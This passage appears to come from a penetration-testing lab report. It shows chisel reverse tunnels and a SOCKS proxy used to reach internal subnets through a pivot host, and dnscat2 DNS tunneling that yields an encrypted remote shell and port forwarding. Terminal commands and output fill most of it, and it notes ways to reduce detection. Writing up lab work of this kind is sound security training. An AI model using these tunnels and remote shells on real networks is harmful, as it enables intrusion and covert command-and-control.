


Figure 59: **Chisel binary releases page.**

Subsequently, we can unzip the downloaded file and give permissions to execute it, as depicted in Figure 60.

```

Terminal - root@f1216ba8f9fa: ~/Downloads
File Edit View Terminal Tabs Help
[root@f1216ba8f9fa] ~[~/Downloads]
# gzip -d chisel_1.9.1_linux_amd64.gz ←
[root@f1216ba8f9fa] ~[~/Downloads]
# mv chisel_1.9.1_linux_amd64 chisel ←
[root@f1216ba8f9fa] ~[~/Downloads]
# chmod +x chisel ←
[root@f1216ba8f9fa] ~[~/Downloads]
#

```

Figure 60: **Setting up chisel server on attach host.**

Now, we are prepared to initiate the server with the command ‘./chisel server -reverse -v -p 1234’, as illustrated in Figure 61. We opt for reverse mode, allowing the client on the pivot host to connect back to the attacker host on port 1234. This choice is strategic as compromised hosts often have firewalls that block inbound traffic on most ports, except for exposed ports, while being more lenient with outbound traffic.

```

Terminal - root@f1216ba8f9fa: /opt
File Edit View Terminal Tabs Help
[root@f1216ba8f9fa] ~[/opt]
# ./chisel server --reverse -v -p 1234 ←
2024/02/23 11:07:41 server: Reverse tunnelling enabled
2024/02/23 11:07:41 server: Fingerprint wtqgV/AogjS89j4DD9KZzI+nsHQ8pHjhIl/mVffVaA=
2024/02/23 11:07:41 server: Listening on http://0.0.0.0:1234

```

Figure 61: **Starting chisel server in reverse mode.**

After transferring the chisel binary to the pivot host using the python3 server technique mentioned earlier, we can, as an example, engage in local port forwarding. Specifically, we can expose the Grafana dashboard running on host 192.168.20.53 on port 3000 to port 3210 on the attack host. This is accomplished by executing the following command on the pivot host: ‘./chisel client -v 192.168.10.35:1234 R:3210:192.168.20.53:3000’. Figure 62 illustrates the successful connection of the client to the server. As confirmed by Figure 63, we can now access the Grafana dashboard on localhost:3210.

The image displays two terminal windows from an Xfce desktop environment. The top terminal window, titled 'Terminal - root@f1216ba8f9fa:/opt', shows the chisel server being started with the command `./chisel server --reverse -v -p 1234`. The log output indicates the server is listening on port 1234 and establishing a session with a client. The bottom terminal window, also titled 'Terminal - root@f1216ba8f9fa:/opt', shows the chisel client connecting to the server's proxy port 3210. The log output shows the client connecting to the proxy and sending configuration information. Both terminals have numbered arrows (1, 2, 3, 4) overlaid on them to indicate specific steps in the process.

```

# ./chisel server --reverse -v -p 1234
2024/02/23 11:10:02 server: Reverse tunnelling enabled
2024/02/23 11:10:02 server: Fingerprint fb86V+ncjs0HBacj8TtdE3bx+WbuWqt9KFJVR317nDo=
2024/02/23 11:10:02 server: Listening on http://0.0.0.0:1234
2024/02/23 11:11:13 server: session#1: Handshaking with 192.168.10.70:34988...
2024/02/23 11:11:13 server: session#1: Verifying configuration
2024/02/23 11:11:13 server: session#1: tun: Created
2024/02/23 11:11:13 server: session#1: tun: SSH connected
2024/02/23 11:11:13 server: session#1: tun: proxyR:3210=>192.168.20.53:3000: Listening
2024/02/23 11:11:13 server: session#1: tun: Bound proxies

```



```

cde0aa0e24d:~$ ./chisel client -v 192.168.10.35:1234 R:3210:192.168.20.53:3000
2024/02/23 11:11:13 client: Connecting to ws://192.168.10.35:1234
2024/02/23 11:11:13 client: Handshaking...
2024/02/23 11:11:13 client: Sending config
2024/02/23 11:11:13 client: Connected (Latency 326.218µs)
2024/02/23 11:11:13 client: tun: SSH connected

```

Figure 62: Starting chisel client and expose admin dashboard to attack host port 3210.




Figure 63: Accessing grafana dashboard on localhost:3210.

Let's explore another example of chisel usage. One of the recent additions to this tool is the ability to perform dynamic port forwarding with a SOCKS proxy. On the attacker box, we need to execute the following command: `'./chisel -reverse -v -p 1234 -socks5'`, while on the client side, we run: `'./chisel client -v 192.168.10.35:1234 R:socks'`. After executing these commands, we would observe something similar to the illustration in Figure 64.

```
(root@f1216ba8f9fa:/opt)
# ./chisel server -reverse -v -p 1234 --socks5 ← 1
2024/02/23 11:13:52 server: Reverse tunnelling enabled
2024/02/23 11:13:52 server: Fingerprint TD2jLSWCMPaaVt5WcVXS0/L7JkzNuFZ4D54LrIzNd0=
2024/02/23 11:13:52 server: Listening on http://0.0.0.0:1234
2024/02/23 11:14:01 server: session#1: Handshaking with 192.168.10.70:45542...
2024/02/23 11:14:01 server: session#1: Verifying configuration
2024/02/23 11:14:01 server: session#1: tun: Created (SOCKS enabled)
2024/02/23 11:14:01 server: session#1: tun: SSH connected
2024/02/23 11:14:01 server: session#1: tun: proxy#R:127.0.0.1:1080=>socks: Listening
2024/02/23 11:14:01 server: session#1: tun: Bound proxies
3
```



```
cde0aaa0e24d:~$ ./chisel client -v 192.168.10.35:1234 R:socks ← 2
2024/02/23 11:14:01 client: Connecting to ws://192.168.10.35:1234
2024/02/23 11:14:01 client: Handshaking...
2024/02/23 11:14:01 client: Sending config
2024/02/23 11:14:01 client: Connected (Latency 364.222µs)
2024/02/23 11:14:01 client: tun: SSH connected
4
```

Figure 64: Using chisel to dynamically port forward with SOCKS proxy.

As depicted in Figure 65, we are then able to access all the services on both the 192.168.20.0/24 and 192.168.30.0/24 subnets.

The image shows two terminal windows side-by-side. The left terminal window is titled 'Terminal - root@f1216ba8f9fa:/opt' and contains the following command and its output:

```
[root@f1216ba8f9fa] ~ /opt
# ./chisel server --reverse -v -p 1234 --socks5
2024/02/23 11:19:34 server: Reverse tunnelling enabled
2024/02/23 11:19:34 server: Fingerprint IFEHKIAuopF+6GZTgb0dZMn
BHQGwb3tY89Ge8ktTuCa=
2024/02/23 11:19:34 server: Listening on http://0.0.0.0:1234
2024/02/23 11:19:39 server: session#1: Handshaking with 192.168
.16.70:43734...
2024/02/23 11:19:39 server: session#1: Verifying configuration
2024/02/23 11:19:39 server: session#1: tun: Created (SOCKS enab
led)
2024/02/23 11:19:39 server: session#1: tun: SSH connected
2024/02/23 11:19:39 server: session#1: tun: proxy#R:127.0.0.1:1
080=>socks: Listening
2024/02/23 11:19:39 server: session#1: tun: Bound proxies
2024/02/23 11:19:39 server: session#1: tun: proxy#R:127.0.0.1:1
080=>socks: conn#1: Open
2024/02/23 11:19:44 server: session#1: tun: proxy#R:127.0.0.1:1
080=>socks: conn#1: Close (sent 90B received 417B)
2024/02/23 11:19:47 server: session#1: tun: proxy#R:127.0.0.1:1
080=>socks: conn#2: Open
2024/02/23 11:19:47 server: session#1: tun: proxy#R:127.0.0.1:1
080=>socks: conn#2: Close (sent 95B received 292B)
2024/02/23 11:19:52 server: session#1: tun: proxy#R:127.0.0.1:1
080=>socks: conn#3: Open
```

The right terminal window is titled 'Terminal - root@f1216ba8f9fa:/' and contains the following command and its output:

```
[root@f1216ba8f9fa] ~
# tail -4 /etc/proxychains.conf
# meanwhile
# defaults set to "tor"
socks5 127.0.0.1 1080

[root@f1216ba8f9fa] ~
# proxychains curl http://192.168.30.21
ProxyChains-3.1 (http://proxychains.sf.net)
[D-chain]->-127.0.0.1:1080-><>-192.168.30.21:80-><>-OK
<html>
<head><title>401 Authorization Required</title></head>
<body>
<center><h1>401 Authorization Required</h1></center>
<hr><center>nginx/1.18.0 (Ubuntu)</center>
</body>
</html>


[root@f1216ba8f9fa] ~
# proxychains curl http://192.168.20.53:3000
ProxyChains-3.1 (http://proxychains.sf.net)
[D-chain]->-127.0.0.1:1080-><>-192.168.20.53:3000-><>-OK
<a href="/login">Found</a>.

[root@f1216ba8f9fa] ~
# proxychains ssh luca@192.168.30.22
ProxyChains-3.1 (http://proxychains.sf.net)
[D_chain]->-127.0.0.1:1080-><>-192.168.30.22:22-><>-OK
luca@192.168.30.22's password:
```

Figure 65: Accessing services on subnets **192.168.20.0/24** and **192.168.30.0/24**.

9.2 DNS tunneling with dnscat2

Let's explore how we can tunnel data through DNS using the [dnscat2](#) tool. It comprises both a client and a server. The server is intended to run on an authoritative DNS server for a specific domain, while clients are designed to operate on compromised hosts. Dnscat2 enables data exfiltration through DNS subdomain queries and data infiltration through TXT (and other) records. To begin, let's set up the server on our attack host. Since our attack host does not host an authoritative DNS server, we'll use direct connections on UDP/53 from the client to the attack host. While this approach may result in faster traffic, it becomes more apparent in packet logs due to all domains being prefixed with "dnscat." If you wish to configure an authoritative DNS server for intended use, you can follow the steps provided [here](#). Figure 66 illustrates the steps required to download and install the dnscat2 server. We can then initiate the server by running '`ruby ./dnscat2.rb`', as shown in Figure 67. If we configured the attack host to be an authoritative DNS server, we would have specified the domain as well, using the command: '`ruby ./dnscat2.rb <your-domain.com>`'.



```

Terminal - root@f1216ba8f9fa: ~/dnscat2/server
File Edit View Terminal Tabs Help
[root@f1216ba8f9fa] ~
# git clone https://github.com/iagox86/dnscat2.git
Cloning into 'dnscat2'...
remote: Enumerating objects: 6621, done.
remote: Counting objects: 100% (14/14), done.
remote: Compressing objects: 100% (14/14), done.
remote: Total 6621 (delta 2), reused 4 (delta 0), pack-reused 6607
Receiving objects: 100% (6621/6621), 3.84 MiB | 3.44 MiB/s, done.
Resolving deltas: 100% (4566/4566), done.


[root@f1216ba8f9fa] ~
# cd dnscat2/server/
[root@f1216ba8f9fa] ~/dnscat2/server
# gem install bundler
Successfully installed bundler-2.5.6
Parsing documentation for bundler-2.5.6
Done installing documentation for bundler after 0 seconds
1 gem installed

[root@f1216ba8f9fa] ~/dnscat2/server
# bundle install
Don't run Bundler as root. Installing your bundle as root will break this
application for all non-root users on this machine.
Bundle complete! 4 Gemfile dependencies, 5 gems now installed.
Use `bundle info [gemname]` to see where a bundled gem is installed.

[root@f1216ba8f9fa] ~/dnscat2/server
#

```

Figure 66: Install **dnscat2** server on attack host.



```

Terminal - root@f1216ba8f9fa: ~/dnscat2/server
File Edit View Terminal Tabs Help
[root@f1216ba8f9fa] ~/dnscat2/server
# ruby ./dnscat2.rb
New window created: 0
New window created: crypto-debug
Welcome to dnscat2! Some documentation may be out of date.

auto_attach => false
history_size (for new windows) => 1000
Security policy changed: All connections must be encrypted
New window created: dns1
Starting Dnscat2 DNS server on 0.0.0.0:53
[domains = n/a]...

It looks like you didn't give me any domains to recognize!
That's cool, though, you can still use direct queries,
although those are less stealthy.

To talk directly to the server without a domain name, run:
./dnscat --dns server=x.x.x.x,port=53 --secret=d827efb37c48403d598044c6a7fa2e44
Of course, you have to figure out <server> yourself! Clients
will connect directly on UDP port 53.

dnscat2>

```

Figure 67: Starting **dnscat2** server.

At this point, we are prepared to install the client on the pivot host. In a real-world scenario, you would compile the code on the same platform and architecture as the compromised host and then transfer the binary accordingly. However, for simplicity's sake, we are compiling it directly on the pivot host, as illustrated in Figure 68.

```

Terminal - root@f1216ba8f9fa: ~/dnscat2/server
File Edit View Terminal Tabs Help
e880f33e8436:~$ git clone https://github.com/iagox86/dnscat2.git ↵
Cloning into 'dnscat2'...
remote: Enumerating objects: 6621, done.
remote: Counting objects: 100% (14/14), done.
remote: Compressing objects: 100% (14/14), done.
remote: Total 6621 (delta 2), reused 4 (delta 0), pack-reused 6607
Receiving objects: 100% (6621/6621), 3.84 MiB | 4.06 MiB/s, done.
Resolving deltas: 100% (4566/4566), done.
e880f33e8436:~$ cd dnscat2/client/ ↵
e880f33e8436:~/dnscat2/client$ make > /dev/null ↵
libs/ll.c: In function 'compare':
libs/ll.c:85:28: warning: self-comparison always evaluates to true [-Wtautological
-compare]
    85 |         return a.value.ptr == a.value.ptr;
           |         ^
libs/memory.c: In function 'safe_realloc_internal':
libs/memory.c:149:3: warning: pointer 'ptr' used after 'realloc' [-Wuse-after-free
]
  149 |     update_entry(ptr, ret, size, file, line);
           |     ^
libs/memory.c:145:15: note: call to 'realloc' here
  145 |     void *ret = realloc(ptr, size);
           |     ^
e880f33e8436:~/dnscat2/clients

```

Figure 68: **Installing *dnscat2* client on pivot host.**

We can connect to the server by issuing the following command:

'./dnscat -dns server=192.168.10.35, port=53 -secret=<secret>', as demonstrated in Figure 69. The secret can be obtained directly from the server's standard output, as seen in Figure 68. This secret is utilized to verify connection integrity after the encryption has been negotiated, and it changes every time a connection is established.

The image shows two terminal windows side-by-side. The left window is titled 'Terminal - root@f1216ba8f9fa: ~/dnscat2/server'. It displays the dnscat2 server configuration and startup logs:

```

auto_attach => false
history_size (for new windows) => 1000
Security policy changed: All connections must be encrypted
New window created: dns1
Starting Dnscat2 DNS server on 0.0.0.0:53
[domains = n/a]...

It looks like you didn't give me any domains to recognize!
That's cool, though, you can still use direct queries,
although those are less stealthy.

To talk directly to the server without a domain name, run:
./dnscat --dns server=x.x.x.x,port=53 --secret=7cf790b680d41a4f0726c767e7e0e369

Of course, you have to figure out <server> yourself! Clients
will connect directly on UDP port 53.

dnscat2> New window created: 1
Session 1 Security: ENCRYPTED AND VERIFIED!
(the security depends on the strength of your pre-shared secret!)

```

The right window is titled 'Terminal - root@f1216ba8f9fa: ~/dnscat2/server'. It shows a client connecting to the server:

```

e880f3e8436:~/dnscat2/client$ ./dnscat --dns server=192.168.10.35,port=53 --secret=7cf790b680d41a4f0726c767e7e0e369
Creating DNS driver:
domain = (null)
host   = 0.0.0.0
port   = 53
type   = TXT,CNAME,MX
server = 192.168.10.35

** Peer verified with pre-shared secret!

Session established!

```

A purple arrow points from the 'Session 1 Security: ENCRYPTED AND VERIFIED!' message in the top terminal to the '** Peer verified with pre-shared secret!' message in the bottom terminal.

Figure 69: Connecting dnscat2 client to server.

To list the active sessions, you can type `windows`, and to attach to a specific window, you can enter '`window -i <window>`', as illustrated in Figure 70. After attaching to a command window, we can type '`shell`' to obtain a shell, as shown in Figure 71. At this point, all commands will be encapsulated inside TXT records, and the responses will be received as DNS queries, with both being encrypted. Figure 72 demonstrates the execution of the '`ls`' command.

```

Terminal - root@f1216ba8f9fa: ~/dnscat2/server
File Edit View Terminal Tabs Help
It looks like you didn't give me any domains to recognize!
That's cool, though, you can still use direct queries,
although those are less stealthy.

To talk directly to the server without a domain name, run:
./dnscat --dns server=x.x.x.x,port=53 --secret=7cf790b680d41a4f0726c767e7e0e369

Of course, you have to figure out <server> yourself! Clients
will connect directly on UDP port 53.

dnscat2> New window created: 1
Session 1 Security: ENCRYPTED AND VERIFIED!
(the security depends on the strength of your pre-shared secret!)
dnscat2> windows ←
0 :: main [active]
crypto-debug :: Debug window for crypto stuff [*]
dns1 :: DNS Driver running on 0.0.0.0:53 domains = [*]
1 :: command (e880f33e8436) [encrypted and verified] [*]
dnscat2> window -i 1 ←
New window created: 1
history_size (session) => 1000
Session 1 Security: ENCRYPTED AND VERIFIED!
(the security depends on the strength of your pre-shared secret!)
This is a command session!

That means you can enter a dnscat2 command such as
'ping'! For a full list of clients, try 'help'.

command (e880f33e8436) 1> █

```

Figure 70: Showing active sessions.

```

Terminal - root@f1216ba8f9fa: ~/dnscat2/server
File Edit View Terminal Tabs Help
To talk directly to the server without a domain name, run:
./dnscat --dns server=x.x.x.x,port=53 --secret=7cf790b680d41a4f0726c767e7e0e369

Of course, you have to figure out <server> yourself! Clients
will connect directly on UDP port 53.

dnscat2> New window created: 1
Session 1 Security: ENCRYPTED AND VERIFIED!
(the security depends on the strength of your pre-shared secret!)
dnscat2> windows
0 :: main [active]
crypto-debug :: Debug window for crypto stuff [*]
dns1 :: DNS Driver running on 0.0.0.0:53 domains = [*]
1 :: command (e880f33e8436) [encrypted and verified] [*]
dnscat2> window -i 1
New window created: 1
history_size (session) => 1000
Session 1 Security: ENCRYPTED AND VERIFIED!
(the security depends on the strength of your pre-shared secret!)
This is a command session!

That means you can enter a dnscat2 command such as
'ping'! For a full list of clients, try 'help'.

command (e880f33e8436) 1> shell ←
Sent request to execute a shell
Command (e880f33e8436) 1> New window created: 2
Shell session created!
█

```

Figure 71: Getting a tunneled shell from the pivot host.

```

Terminal - root@f1216ba8f9fa: ~/dnscat2/server
File Edit View Terminal Tabs Help

command (e880f33e8436) 1> window -i 2 ←
New window created: 2
history size (session) => 1000
Session 2 Security: ENCRYPTED AND VERIFIED!
(the security depends on the strength of your pre-shared secret!)
This is a console session!

That means that anything you type will be sent as-is to the
client, and anything they type will be displayed as-is on the
screen! If the client is executing a command and you don't
see a prompt, try typing 'pwd' or something!

To go back, type ctrl-z.

sh (e880f33e8436) 2> ls ←
sh (e880f33e8436) 2> Makefile.win
Makefile.win
controller
dnscat
dnscat.c
dnscat.o
drivers
libs
tcpcat.c
tunnel_drivers
win32

```

Figure 72: **Executing ls command.**

Local port forwarding This tool also enables port forwarding. For example, let's explore how we can expose the Grafana dashboard once again on our host. We can achieve this by creating a listener on the attack host using

'listen 0.0.0.0:8082 192.168.20.53:3000', as depicted in Figure 73. Subsequently, we will be able to access the Grafana dashboard on localhost at port 8082, as confirmed in Figure 74. All TCP packets will be encapsulated in DNS requests and responses, transported over UDP between the client and the server.

```

Terminal - root@f1216ba8f9fa: ~/dnscat2/server
File Edit View Terminal Tabs Help

To talk directly to the server without a domain name, run:
./dnscat --dns server=x.x.x.x,port=53 --secret=f20a5ceb78312a7453af1b6021a1fed2
Of course, you have to figure out <server> yourself! Clients
will connect directly on UDP port 53.

dnscat2> New window created: 1
Session 1 Security: ENCRYPTED AND VERIFIED!
(the security depends on the strength of your pre-shared secret!)
window -i 1 ←
New window created: 1
history size (session) => 1000
Session 1 Security: ENCRYPTED AND VERIFIED!
(the security depends on the strength of your pre-shared secret!)
This is a command session!

That means you can enter a dnscat2 command such as
'ping'! For a full list of clients, try 'help'.

command (e880f33e8436) 1> listen 0.0.0.0:8082 192.168.20.53:3000 ←
Listening on 0.0.0.0:8082, sending connections to 192.168.20.53:3000
command (e880f33e8436) 1>

```

Figure 73: **Using dnscat2 to perform local port forwarding.**




Figure 74: Accessing dashboard on localhost:8082.

10 Conclusions

The lab provided a good opportunity to enhance our penetration testing skills in a real-world setting. We engaged in hands-on activities to understand how to exploit command injection vulnerabilities in a web application and gain access to a network. By utilizing port forwarding and leveraging the compromised pivot host, we accessed private services on internal computers and gained control over them. We observed how tools like *ligolo-ng* can help us simplify the process of managing different compromised hosts in internal networks, efficiently and easily from our attack host. We also delved into tunneling, a technique that encapsulates command and control traffic within less suspicious application-layer packets, such as HTTP and DNS in our scenario, to reduce the chances of detection.